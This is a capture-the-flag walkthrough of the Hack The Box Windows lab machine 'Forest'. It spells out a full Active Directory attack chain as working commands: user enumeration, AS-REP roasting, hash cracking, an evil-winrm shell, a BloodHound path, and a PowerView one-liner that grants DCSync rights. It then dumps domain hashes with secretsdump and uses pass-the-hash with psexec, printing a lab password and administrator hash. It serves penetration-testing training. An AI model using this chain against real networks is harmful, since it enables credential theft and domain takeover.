
This is a walkthrough of the machine Forest from Hack The Box.
Machine information:
- Difficulty: Easy
- OS: Windows
- Area of interest: Enterprise Network, Vulnerability Assessment, Active Directory, Security Tools
- Vulnerability: Group Membership, Misconfiguration
- Technology: DNS, Kerberos, LDAP, Exchange
- Technique: Reconnaissance, User Enumeration, Password Cracking, AD DCSync, Privilege Abuse
Nmap
sudo nmap -A --open -v -p- <IP>

Starting off with an Nmap scan, we discover that the machine is a domain controller, and that the domain name is htb.local.
User enumeration

Using netexec, we can enumerate users and discover seven usernames:
netexec smb <IP> -u "" -p "" --users
Administrator
sebastien
lucinda
svc-alfresco
andy
mark
santi
AS-REP Roasting
With these usernames in hand, we can use impacket's GetNPUsers for AS-REP roasting:
impacket-GetNPUsers -dc-ip <IP> -usersfile users htb.local/

Initial access
To gain initial access, we will first crack svc-alfresco's hash which we previously obtained, using hashcat:
hashcat -m 18200 svc-alfresco.hash /usr/share/wordlists/rockyou.txt --force


With the plaintext password in hand, we can use evil-winrm to obtain a shell as a regular user and read the first user.txt flag:
evil-winrm -i <IP> -u svc-alfresco -p s3rvice
Privilege escalation
To get a better view of the domain, we will download the SharpHound executable from: https://github.com/SpecterOps/BloodHound-Legacy/blob/master/Collectors/SharpHound.exe.
And upload it using evil-winrm:
upload SharpHound.exe
Next, we will start SharpHound, save the output files and then launch BloodHound and ingest them there:
.\SharpHound.exe -c All --outputdirectory C:\Users\svc-alfresco\Desktop\ --outputprefix forest
bloodhound
After uploading the files to BloodHound, we can use the pathfinding feature, entering SVC-ALFRESCO@HTB.LOCAL as the starting point, and DOMAIN ADMINS@HTB.LOCAL as the destination point.
We discover that svc-alfresco is a member of the Service Accounts group, which is a member of the Privileged IT Accounts group, which is a member of the Account Operators group.
The Account Operators group has the outbound control GenericAll on the Exchange Windows Permissions group, and the Exchange Windows Permissions group has the outbound control WriteDacl on the domain; HTB.LOCAL.

In BloodHound, we can click on each of the controls and navigate to Windows Abuse - which will display multiple ways we can abuse these rights to escalate privileges:


To continue, we will upload PowerView using evil-winrm:
upload PowerView.ps1
And then, we can construct the following PowerShell one-liner, which will add our current account; svc-alfresco to the Exchange Windows Permissions group, and grant us DCSync rights over the domain.
Import-Module .\PowerView.ps1;$SecPassword = ConvertTo-SecureString 's3rvice' -AsPlainText -Force;$Cred = New-Object System.Management.Automation.PSCredential('HTB.LOCAL\svc-alfresco', $SecPassword);Add-DomainGroupMember -Identity 'Exchange Windows Permissions' -Members 'svc-alfresco' -Credential $Cred;Add-DomainObjectAcl -Credential $Cred -TargetIdentity htb.local\ -Rights DCSync -PrincipalIdentity svc-alfresco
If this command hangs or does not work, reset the machine. This box seems very finicky when it comes to this part, but it should eventually work.
Once the command finishes, we can use impacket-secretsdump to dump hashes from the machine:
impacket-secretsdump htb.local/svc-alfresco:s3rvice@<IP> -just-dc

With the administrator's hash in hand, we can simply use impacket-psexec to obtain a shell, and read the second root.txt flag:
impacket-psexec -hashes :32693b11e6aa90eb43d32c72a07ceea6 administrator@<IP>